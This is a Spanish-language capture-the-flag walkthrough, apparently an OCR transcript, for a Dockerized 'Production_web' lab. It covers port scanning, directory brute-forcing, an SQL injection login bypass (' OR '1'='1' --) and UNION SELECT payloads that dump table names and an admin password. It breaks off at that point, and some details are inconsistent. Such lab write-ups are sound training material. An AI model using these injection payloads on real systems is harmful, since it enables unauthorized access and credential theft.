LABS PRODUCTIO WEB

Introducción:

Un entorno de producción con panel web, servidor FTP de respaldos y SSH, montado por un equipo de desarrollo que dejó demasiadas huellas.

Es un laboratorio insane que encadena varias disciplinas: inyección SQL para extraer datos, revisión de archivos de despliegue, investigación de fuentes abiertas sobre el propio proyecto y, al final, abuso de Linux capabilities asignadas a una herramienta interna.

Cada paso depende de leer con atención lo que encontraste en el anterior.

Vectores y Habilidades:

- *Union-Based SQL Injection.*
- *FTP Enumeration.*
- *Source Code Leak (OSINT)*
- *Linux Capabilities Abuse*
- *Privilege Escaltion*

Objetivo*:*

Comprometer la máquina de principio a fin y capturar la flag final del laboratorio, que solo es legible con los máximos privilegios del sistema.

Herramientas Sugeridas:

- *Burp Suite*
- *nMAP*
- *FTP client*
- *Git*
- *getcap*

Pre-requisitos:

Inyección SQL UNION manual, clientes FTP, búsqueda de información en repositorios públicos y enumeración con getcap.

Procedimiento para resolver el lab: Production_web (Whoami-Labs)

PAS0 # 1. *Descargar el archivo production-web.zip desde la página web: https://whoami-labs.com*

PASO # 2: *Una vez descargado, hay que descomprimirlo con el comando unzip, esto generará dos archivos, esto es:*

unzip production-web.zip

Los archivos generados serán:

** startlab.sh*
** production-web.tar*

PASO # 3*. Ejecutar el script de despliegue automático*

sudo ./startlab.sh production-web.tar


PASO # 4. *El script cargará la imagen Docker y te mostrará la IP asignada:*

 # [*] Laboratorio desplegado con éxito

 # [*] IP del laboratorio:


Maquina Objetivo: http://172.17.0.2

********** ***CAPTURA DE PANTALLA*** **********




PASO # 5: *Verificamos conectividad con este lab desde mi Kali-Linux, con el comando:* ***ping -c 3 172.17.0.2***

********** ***CAPTURA DE PANTALLA*** **********



Ip a




Paso # 6: ***Escaneo Nmap inicial***

Para este comando usamos el siguiente comando:

nmap -p- -sV -sS -vvv -n -Pn -f --min-rate=5000 172.17.0.2 -oN production-web.txt

********** ***CAPTURA DE PANTALLA*** **********



Con esta salida observe que tengo 7 puertos abiertos en la maquina Objetivo, esto es:

PORT STATE SERVICE REASON VERSION

21/tcp open ftp syn-ack ttl 64 vsftpd 3.0.3


22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)

80/tcp open http *syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))*

PASO # 7: *Voy a analizar con* ***WhatWeb,*** *que es lo que corre en EST Puerto 80 Esto es:*

Comenzemos con: ***whatweb http://172.25.1.10:80 /8088 /3306 / etc***

********** ***CAPTURA DE PANTALLA*** **********



Aquí, me interesan por el momento, las salidas que tienen: 200-OK

Solo hay 1: $ whatweb http://172.17.0.2:80 y dice:


http://172.17.0.2:80/ [200 OK] Apache[2.4.67], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.67 (Debian)], IP[172.17.0.2],

PasswordField[password], Title[PRODUCTION WEB | Whoami-Labs]

PASO # 7: *Ahora, ejecuto FeroxBuster,*

feroxbuster -u http://172.17.0.2:80/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt

********** ***CAPTURA DE PANTALLA*** **********



Aquí, esta salida me dice: (Observo los 200), en total son 2:


200 GET 172l 431w 5869c http://172.17.0.2/

200 GET 172l 431w 5869c http://172.17.0.2/index.php

PASO # 8: *Tengo realmente que observar, estos 2 Links. Los Veremos uno por uno con FireFox, de mi propia maquina Kali-Linux, esto es:*

********** ***CAPTURA DE PANTALLA*** **********


En realidad, me da la misma salida, esto es:



PASO # 9: *Siguiente paso es realizar una Injection de SQLI, en esta dirección, con el*


username: ' OR '1'='1' --
password: x (cualquier cosa)

********** ***CAPTURA DE PANTALLA*** **********



Esto quebró, y pude entrar: y entrar al dashboard del php

********** *CAPTURA DE PANTALLA* **********



Aquí, me detengo un momento para observar lo que veo:

- *Métricas*
- *Alertas recientes*
- *Directorio de Servidores:*




Y también pude observar que:

- *Conectado como: Arnoldo.admin*
- *ftp backup Admin*

PASO # 10: *Vamos a ver que pasa en este directorios de servidores, injectando otro UNION,*

%' UNION SELECT 1,2,3,4-- -



Sigo espiando con:


%' UNION SELECT 1, GROUP_CONCAT(table_name), 3, 4 FROM information_schema.tables WHERE table_schema=database()-- -



Nos mostro, servers, usuarios (3)



Y, por último para ver los usuarios y el sysadmin.



Aquí, en esta salida, saque hasta los pasword, esto es:

arnoldo.admin	*od2026@!12**	*FTP BACKUP ADMIN*
